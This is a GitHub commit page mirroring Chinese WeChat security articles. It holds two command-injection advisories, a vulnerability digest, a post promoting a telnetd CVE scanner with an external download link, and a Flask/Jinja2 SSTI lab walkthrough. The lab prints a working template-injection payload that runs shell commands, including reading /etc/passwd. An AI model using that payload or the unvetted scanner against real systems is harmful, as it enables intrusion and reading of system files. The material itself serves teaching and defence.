mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
GNU Inetutils Telnetd 认证绕过漏洞检测工具(CVE-2026-24061)1月28日更新、TP-Link Archer MR600 v5 命令注入漏洞预警(CVE-2025-14756)、这种漏洞你的服务器存在吗?、【高危漏洞预警】Dokploy命令注入漏洞CVE-2026-24841、信息安全漏洞周报【第058期】、
This commit is contained in:
 test committed
1 parent
4d28823733
commit
a8db0a74a4
6 files changed
+360
-1
No files matched your search
@@ -17378,5 +17378,10 @@
|
||||
"https://mp.weixin.qq.com/s/riytASFc-80HU5mOKmEQ_Q": "NestJS Devtools 远程命令执行漏洞(CVE-2025-54782)",
|
||||
"https://mp.weixin.qq.com/s/ParjTWUdruIZtucozNtzpg": "端口没开也能激活+rce?ebpf∕XDP 内核级隐蔽后门原理剖析",
|
||||
"https://mp.weixin.qq.com/s/u86IWqfZSyBpw0UtOEGa6w": "工信部致谢!360荣膺“优秀技术支撑单位”并获颁原创漏洞证书",
|
||||
"https://mp.weixin.qq.com/s/gkTYdxftr88P1QFYF4oPLA": "北京快手招聘:客户端漏洞挖掘工程师(安全蓝军)"
|
||||
"https://mp.weixin.qq.com/s/gkTYdxftr88P1QFYF4oPLA": "北京快手招聘:客户端漏洞挖掘工程师(安全蓝军)",
|
||||
"https://mp.weixin.qq.com/s/BQ_ODcsJyCHurVeZl4bR5Q": "GNU Inetutils Telnetd 认证绕过漏洞检测工具(CVE-2026-24061)1月28日更新",
|
||||
"https://mp.weixin.qq.com/s/QekrIfYWGua9XwAfhAketg": "TP-Link Archer MR600 v5 命令注入漏洞预警(CVE-2025-14756)",
|
||||
"https://mp.weixin.qq.com/s/v-ldCqM4B9a7GTgMC-JH4w": "这种漏洞你的服务器存在吗?",
|
||||
"https://mp.weixin.qq.com/s/Ye5xstDmrQVJ1d4o5ZLwzg": "【高危漏洞预警】Dokploy命令注入漏洞CVE-2026-24841",
|
||||
"https://mp.weixin.qq.com/s/6dbH5lmWHEQHOJhivj7lEQ": "信息安全漏洞周报【第058期】"
|
||||
}
|
||||
@@ -0,0 +1,75 @@
|
||||
# GNU Inetutils Telnetd 认证绕过漏洞检测工具(CVE-2026-24061)1月28日更新
|
||||
MY0723
|
||||
MY0723 Web安全工具库 2026-01-30 16:02
|
||||
|
||||
===================================
|
||||
|
||||
**免责声明**
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息而造成的任何直接或者间接的后果及损失,均由使用者本人负责,作者不为此承担任何责任。工具来自网络,
|
||||
安全性自测
|
||||
,
|
||||
大家都要把工具当做病毒对待,在虚拟机运行。
|
||||
如有侵权请联系删除。个人微信:
|
||||
ivu123ivu
|
||||
|
||||
|
||||
**0x01 工具介绍**
|
||||
|
||||
这是一个用于检测 GNU Inetutils Telnetd 认证绕过漏洞 (CVE-2026-24061) 的高级检测工具。该漏洞CVSS评分高达9.8,攻击者可通过环境变量注入实现无需认证的root权限获取。功能特性:
|
||||
```
|
||||
✅ 多线程批量检测 - 支持并发扫描多个目标
|
||||
✅ 智能漏洞识别 - 基于uid=0/gid=0特征的多重检测
|
||||
✅ 详细输出模式 - 支持彩色终端输出和详细日志
|
||||
✅ 结果导出 - 可将漏洞结果保存到文件
|
||||
✅ 协议标准实现 - 基于RFC 1572 Telnet协议标准
|
||||
✅ 跨平台支持 - 支持Windows/Linux/macOS
|
||||
```
|
||||
|
||||
漏洞信息:
|
||||
```
|
||||
CVE编号: CVE-2026-24061
|
||||
CVSS评分: 9.8 (严重)
|
||||
影响范围: GNU Inetutils 1.9.3 - 2.7
|
||||
漏洞类型: 认证绕过
|
||||
技术原理: 基于RFC 1572标准的环境变量注入
|
||||
```
|
||||
|
||||
|
||||
**0x02 安装与使用**
|
||||
|
||||
常用命令
|
||||
```
|
||||
1. 单目标检测
|
||||
python3 CVE-2026-24061.py 192.168.1.1
|
||||
2. 批量检测
|
||||
# 创建目标文件
|
||||
echo "192.168.1.1" > targets.txt
|
||||
echo "192.168.1.2" >> targets.txt
|
||||
echo "192.168.1.3" >> targets.txt
|
||||
# 执行批量检测
|
||||
python3 CVE-2026-24061.py -f targets.txt
|
||||
3. 高级参数配置
|
||||
# 指定端口和线程数
|
||||
python3 CVE-2026-24061.py -f targets.txt -p 23 -t 50
|
||||
# 详细模式并保存结果
|
||||
python3 CVE-2026-24061.py -f targets.txt -o results.txt -v
|
||||
# 自定义超时时间
|
||||
python3 CVE-2026-24061.py -f targets.txt -T 10
|
||||
```
|
||||
|
||||
运行界面
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
****
|
||||
网盘下载链接(一定要在虚拟机运行):
|
||||
|
||||
链接:https://pan.quark.cn/s/8842a28e10ca
|
||||
|
||||
****
|
||||
<table><tbody><tr><td data-colwidth="287"><section><span leaf=""><img class="rich_pages wxw-img" data-aistatus="1" data-imgfileid="100034291" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/8H1dCzib3Uibu87CMu0Ij0jx598icNLPwDB3pR5ia2wmgjwicRzibrGicr4DSZIDEpPL4pUHWAfXEyH3cDhpdMHb6kgXQ/640?wx_fmt=jpeg&from=appmsg" data-type="jpeg" type="inline"/></span></section></td><td data-colwidth="287"><section><span leaf=""><img class="rich_pages wxw-img" data-aistatus="0" data-imgfileid="100033627" data-ratio="1.2469635627530364" data-s="300,640" data-src="https://mmbiz.qpic.cn/sz_mmbiz_jpg/8H1dCzib3UibsC4yYFwgTnJrN0q57DearHJhaWSE6XQllpkUviaibg5MqTYgdUQYDNt8ysfV2v6o4jsN34pmq3DAOg/640?wx_fmt=jpeg&from=appmsg" data-type="jpeg" data-w="1235" type="inline"/></span></section></td></tr></tbody></table>
|
||||
|
||||
@@ -0,0 +1,79 @@
|
||||
# TP-Link Archer MR600 v5 命令注入漏洞预警(CVE-2025-14756)
|
||||
邑安科技
|
||||
邑安科技 邑安全 2026-01-30 08:36
|
||||
|
||||
更多全球网络安全资讯尽在邑安全
|
||||
|
||||
# 一、 漏洞概述
|
||||
|
||||
|
||||
|
||||
近日,网络安全机构披露 TP-Link Archer MR600 v5 路由器存在高危命令注入漏洞,漏洞编号为:CVE-2025-14756,CVSS v4.0 评分为 8.5 分,漏洞威胁等级:高危。
|
||||
|
||||
该漏洞存在于路由器固件的管理界面组件中,拥有认证凭证的攻击者可通过浏览器开发者控制台提交特制输入,注入任意系统命令,进而干扰设备服务或完全控制受影响路由器。尽管注入命令存在字符长度限制,但仍可导致设备被全面攻破,对网络基础设施的机密性、完整性和可用性构成重大威胁。
|
||||
|
||||

|
||||
|
||||
# 二、 漏洞分析
|
||||
|
||||
TP-Link Archer MR600 v5 命令注入漏洞
|
||||
|
||||
漏洞编号
|
||||
: CVE-2025-14756
|
||||
|
||||
漏洞类型:
|
||||
命令注入
|
||||
|
||||
简述: 漏洞源于 Archer MR600 v5 路由器固件管理界面对用户输入缺乏有效过滤机制。攻击者在获取设备管理权限后,可通过浏览器开发者工具构造恶意输入,绕过字符长度限制注入系统命令,执行恶意操作。
|
||||
|
||||
攻击需满足 “相邻网络访问” 和 “高权限认证” 条件,但一旦成功利用,可实现对路由器的完全控制,成为网络横向移动的跳板,尤其对企业环境的网络安全危害显著。
|
||||
# 三、 影响版本
|
||||
<table><tbody><tr style="height:31.2000pt;"><td data-colwidth="205" width="35.5800%" valign="center" style="padding: 0pt 5.4pt;border-width: 1pt;border-style: solid;border-color: windowtext;background: rgb(127, 127, 127);"><p style="text-align: center;word-break: break-all;line-height: 1.6em;margin-top: 0px;margin-bottom: 0px;"><b style=""><span style="font-family: 仿宋_GB2312;color: rgb(255, 255, 255);font-size: 16pt;"><font face="仿宋_GB2312"><span leaf=""><span textstyle="" style="font-size: 15px;">漏洞</span></span></font></span></b><b style=""><span style="font-family: 仿宋_GB2312;color: rgb(255, 255, 255);font-size: 16pt;"><o:p></o:p></span></b></p></td><td data-colwidth="64.4000%" width="64.4000%" valign="center" style="padding: 0pt 5.4pt;border-width: 1pt;border-style: solid;border-color: windowtext;background: rgb(127, 127, 127);"><p style="text-align: center;word-break: break-all;line-height: 1.6em;margin-top: 0px;margin-bottom: 0px;"><b style=""><span style="font-family: 仿宋_GB2312;color: rgb(255, 255, 255);font-size: 16pt;"><font face="仿宋_GB2312"><span leaf=""><span textstyle="" style="font-size: 15px;">影响版本</span></span></font></span></b><b style=""><span style="font-family: "Times New Roman";color: rgb(255, 255, 255);font-size: 16pt;"><o:p></o:p></span></b></p></td></tr><tr style="height:61.9000pt;"><td data-colwidth="205" width="35.5800%" valign="center" style="padding: 0pt 5.4pt;border-left: 1pt solid windowtext;border-right: 1pt solid windowtext;border-top: none;border-bottom: 1pt solid windowtext;"><p style="text-align: justify;text-indent: 16pt;line-height: 1.6em;margin-top: 0px;margin-bottom: 0px;"></p><p><span leaf=""><span textstyle="" style="font-size: 15px;">CVE-2025-14756</span></span></p><span style="font-family: "Times New Roman";font-size: 16pt;"><o:p></o:p></span><p></p></td><td data-colwidth="64.4000%" width="64.4000%" valign="center"><p style="text-align: center;margin-top: 0px;margin-right: 0pt;margin-bottom: 0px;line-height: 1.6em;background: rgb(255, 255, 255);"><span style="font-family: "Times New Roman";font-size: 12pt;"><o:p></o:p></span></p><p style="word-break: break-all;margin-top: 0px;margin-bottom: 0px;line-height: 1.6em;text-indent: 0px;"><span><span style=""></span><span leaf="" style="font-family: 仿宋_GB2312;font-size: 16pt;"><span textstyle="" style="font-size: 15px;">TP-Link Archer MR600 v5 </span></span></span></p><p style="word-break: break-all;margin-top: 0px;margin-bottom: 0px;line-height: 1.6em;text-indent: 0px;"><span><span leaf="" style="font-family: 仿宋_GB2312;font-size: 16pt;"><span textstyle="" style="font-size: 15px;">固件版本 < 1.1.0、0.9.1、v0001.0 build 250930 rel.63611n(即 0.9.1 及以下版本)</span></span></span><span style="font-family: "Times New Roman";font-size: 12pt;"><o:p></o:p></span></p><p style="text-align: center;margin-top: 0px;margin-right: 0pt;margin-bottom: 0px;line-height: 1.6em;background: rgb(255, 255, 255);"><span style="font-family: "Times New Roman";font-size: 12pt;"><o:p></o:p></span></p><p style="text-align: center;margin-top: 0px;margin-right: 0pt;margin-bottom: 0px;line-height: 1.6em;background: rgb(255, 255, 255);"><span style="font-family: 宋体;font-size: 12pt;"><o:p></o:p></span></p></td></tr></tbody></table># 四、 防护方案
|
||||
|
||||
修复建议:
|
||||
|
||||
1、
|
||||
官方升级修复:TP-Link 已发布修复固件,建议用户立即下载并安装最新版本,修补命令注入漏洞。
|
||||
|
||||
|
||||
https://www.tp-link.com/en/support/download/archer-mr600/[#Firmware]()
|
||||
|
||||
|
||||
|
||||
|
||||
2、临时防护措施:
|
||||
|
||||
网络分段限制:实施网络分段,仅允许可信终端访问路由器管理接口,减少攻击面;强化访问控制:严格管控路由器管理权限,避免弱密码,定期更换管理员凭证;
|
||||
|
||||
监控异常行为:持续监控路由器系统日志,重点关注可疑命令执行模式,及时发现攻击尝试;
|
||||
|
||||
限制管理接口暴露:非必要情况下,避免将路由器管理接口暴露在公网环境。
|
||||
# 五、 时间线
|
||||
|
||||
2026 年 01 月 26 日:中国国家信息安全漏洞共享平台(CNNVD)收录该漏洞,分配编号 CNNVD-202601-4348。
|
||||
|
||||
2026 年 01 月 28 日:CNNVD 对该漏洞信息进行更新。
|
||||
# 六、 相关链接
|
||||
|
||||
https://www.tp-link.com/en/support/download/archer-mr600/[#Firmware]()
|
||||
|
||||
|
||||
欢迎收藏并分享朋友圈,让五邑人网络更安全
|
||||
|
||||
|
||||
|
||||
欢迎扫描关注我们,及时了解最新安全动态、学习最潮流的安全姿势!
|
||||
|
||||
推荐文章
|
||||
|
||||
1
|
||||
|
||||
[新永恒之蓝?微软SMBv3高危漏洞(CVE-2020-0796)分析复现](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247488913&idx=1&sn=acbf595a4a80dcaba647c7a32fe5e06b&chksm=fa39554bcd4edc5dc90019f33746404ab7593dd9d90109b1076a4a73f2be0cb6fa90e8743b50&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
2
|
||||
|
||||
[重大漏洞预警:ubuntu最新版本存在本地提权漏洞(已有EXP) ](http://mp.weixin.qq.com/s?__biz=MzUyMzczNzUyNQ==&mid=2247483652&idx=1&sn=b2f2ec90db499e23cfa252e9ee743265&chksm=fa3941decd4ec8c83a268c3480c354a621d515262bcbb5f35e1a2dde8c828bdc7b9011cb5072&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,35 @@
|
||||
# 【高危漏洞预警】Dokploy命令注入漏洞CVE-2026-24841
|
||||
cexlife
|
||||
cexlife 飓风网络安全 2026-01-30 14:00
|
||||
|
||||
|
||||
|
||||
漏洞描述:
|
||||
|
||||
Dоkрlоу是一个免费的、可自托管的平台即服务(PааS)在0.26.6版本之前,Dоkрlоу的WеbSосkеt端点/dосkеr-соntаinеr-tеrminаl存在一个严重命令注入漏洞,соntаinеrId和асtivеWау参数未经净化直接插入到ѕhеll命令中,允许已认证的攻击者在主机服务器上执行任意命令0.26.6版本已修复此问题
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
攻击场景:
|
||||
|
||||
攻击者需具备低权限认证账户通过向/docker-container-terminal WebSocket端点发送特制请求利用containerId和activeWay参数将恶意输入直接注入系统shell命令中,从而在主机服务器上执行任意命令
|
||||
|
||||
修复建议:
|
||||
|
||||
目前官方已有可更新版本,建议受影响用户升级至最新版本
|
||||
|
||||
建议措施:
|
||||
|
||||
立即升级:所有使用 Dokploy 的用户应立即升级至 0.26.6 或更高版本,以修复该漏洞
|
||||
|
||||
输入验证与过滤:若无法立即升级,应通过中间件(如 Nginx、API 网关)对/docker-container-terminal接口的containerId和activeWay参数进行白名单校验与特殊字符过滤
|
||||
|
||||
最小权限原则:限制普通用户的 WebSocket 权限,避免其访问容器终端功能。
|
||||
|
||||
监控与日志审计:启用对 /docker-container-terminal 接口的访问日志记录,重点关注异常命令调用(如 bash -c, sh -c, wget, curl, rm -rf 等)
|
||||
|
||||
网络隔离:将 Dokploy 服务部署于隔离网络中,限制外部访问,仅允许可信 IP 访问管理接口
|
||||
|
||||
|
||||
@@ -0,0 +1,37 @@
|
||||
# 信息安全漏洞周报【第058期】
|
||||
零零捌信安观察
|
||||
零零捌信安观察 银天信息 2026-01-30 09:24
|
||||
|
||||
|
||||
零零捌信安观察近期注意到,国家信息安全漏洞共享平台(CNVD)及国家信息安全漏洞库(CNNVD)等权威机构发布了最新的安全公告。经过我们团队的分析和筛查,我们收录了以下被认定为风险的安全漏洞信息。
|
||||
|
||||
目前,相关官方机构已经发布了针对这些安全漏洞的补丁和修复方案。我们建议相关用户和组织及时关注并采取相应的安全措施,以确保信息系统的安全和稳定。
|
||||
|
||||
收录的漏洞详细信息如下:
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
**服务热线****:**
|
||||
|
||||
**400-996-5191**
|
||||
|
||||
|
||||
供稿:肖杰
|
||||
|
||||
编校:周晶晶
|
||||
|
||||
审核:李孔民
|
||||
|
||||
@@ -0,0 +1,128 @@
|
||||
# 这种漏洞你的服务器存在吗?
|
||||
原创 建哥聊安全
|
||||
建哥聊安全 建哥聊安全 2026-01-30 08:16
|
||||
|
||||
# Flask(Jinja2)服务端模板注入(SSTI)漏洞
|
||||
## 实验目的
|
||||
|
||||
通过本实验,掌握服务端模板注入(
|
||||
SSTI)漏洞原理和利用方法,利用命令执行漏洞获取敏感信息。
|
||||
## 实验环境
|
||||
|
||||
·
|
||||
操作机:
|
||||
Win10
|
||||
|
||||
用户名:
|
||||
Administrator
|
||||
|
||||
密码:
|
||||
Sangfor!7890
|
||||
|
||||
·
|
||||
靶机:
|
||||
Ubuntu + docker
|
||||
|
||||
用户名:
|
||||
root
|
||||
|
||||
密码:
|
||||
Sangfor!7890
|
||||
|
||||
·
|
||||
实验地址:
|
||||
http://靶机ip:8000?name={{233*233}}
|
||||
## 实验原理
|
||||
|
||||
注入类型的漏洞,常见
|
||||
Web注入有:SQL注入,XSS注入,XPATH注入,XML注入,代码注入,命令注入等等。注入漏洞的实质是服务端接受了用户的输入,未过滤或过滤不严谨执行了拼接了用户输入的代码,因此造成了各类注入。而服务端模板注入和常见Web注入的成因一样,也是服务端接收了用户的输入,将其作为Web应用模板内容的一部分,在进行目标编译渲染的过程中,执行了用户插入的恶意内容,因而可能导致了敏感信息泄露、代码执行、GetShell 等问题。其影响范围主要取决于模版引擎的复杂性。
|
||||
|
||||
Flask是一个使用Python编写的轻量级Web应用框架。其WSGI工具箱采用Werkzeug,模板引擎则使用Jinja2。
|
||||
## 实验步骤
|
||||
### 第一步启动目标靶机的环境
|
||||
|
||||
1、登陆"Flask"靶机,执行如下命令,进入目标环境所在目录
|
||||
|
||||
cd /vulhub-master
|
||||
|
||||
cd flask
|
||||
|
||||
cd ssti
|
||||
|
||||

|
||||
|
||||
2、执行以下命令,运行目标靶机的环境
|
||||
|
||||
docker-compose up -d
|
||||
|
||||

|
||||
|
||||
|
||||
3、登录“Attack”操作机,打开浏览器,访问http://靶机ip:8000,看到Hello页面,说明靶机环境启动成功
|
||||
|
||||

|
||||
|
||||
|
||||
### 第二步漏洞复现
|
||||
|
||||
4、通过“Attack”操作机的浏览器访问http://靶机ip:8000?name={{233*233}},得到54289,说明SSTI漏洞存在
|
||||
|
||||

|
||||
|
||||
5、将name参数的值更换为如下代码(获取eval函数并执行任意python代码的POC),执行命令成功
|
||||
|
||||
{% for c in [].__class__.__base__.__subclasses__() %}
|
||||
|
||||
{% if c.__name__ == 'catch_warnings' %}
|
||||
|
||||
{% for b in c.__init__.__globals__.values() %}
|
||||
|
||||
{% if b.__class__ == {}.__class__ %}
|
||||
|
||||
{% if 'eval' in b.keys() %}
|
||||
|
||||
{{ b['eval']('__import__("os").popen("id").read()') }}
|
||||
|
||||
{% endif %}
|
||||
|
||||
{% endif %}
|
||||
|
||||
{% endfor %}
|
||||
|
||||
{% endif %}
|
||||
|
||||
{% endfor %}
|
||||
|
||||

|
||||
|
||||
6、将上一步所用POC代码中的“id”处修改为“cat /etc/passwd”,即:
|
||||
|
||||
{% for c in [].__class__.__base__.__subclasses__() %}
|
||||
|
||||
{% if c.__name__ == 'catch_warnings' %}
|
||||
|
||||
{% for b in c.__init__.__globals__.values() %}
|
||||
|
||||
{% if b.__class__ == {}.__class__ %}
|
||||
|
||||
{% if 'eval' in b.keys() %}
|
||||
|
||||
{{ b['eval']('__import__("os").popen("cat /etc/passwd").read()') }}
|
||||
|
||||
{% endif %}
|
||||
|
||||
{% endif %}
|
||||
|
||||
{% endfor %}
|
||||
|
||||
{% endif %}
|
||||
|
||||
{% endfor %}
|
||||
|
||||

|
||||
## 实验总结
|
||||
|
||||
通过本实验,通过复现
|
||||
Flask(Jinja2)服务端模板注入(SSTI)漏洞,了解模板注入涉及的是服务端Web应用使用模板引擎渲染用户请求的过程,服务器模板中拼接了恶意用户输入导致各种漏洞。
|
||||
|
||||
|
||||
Reference in new issue
Block a user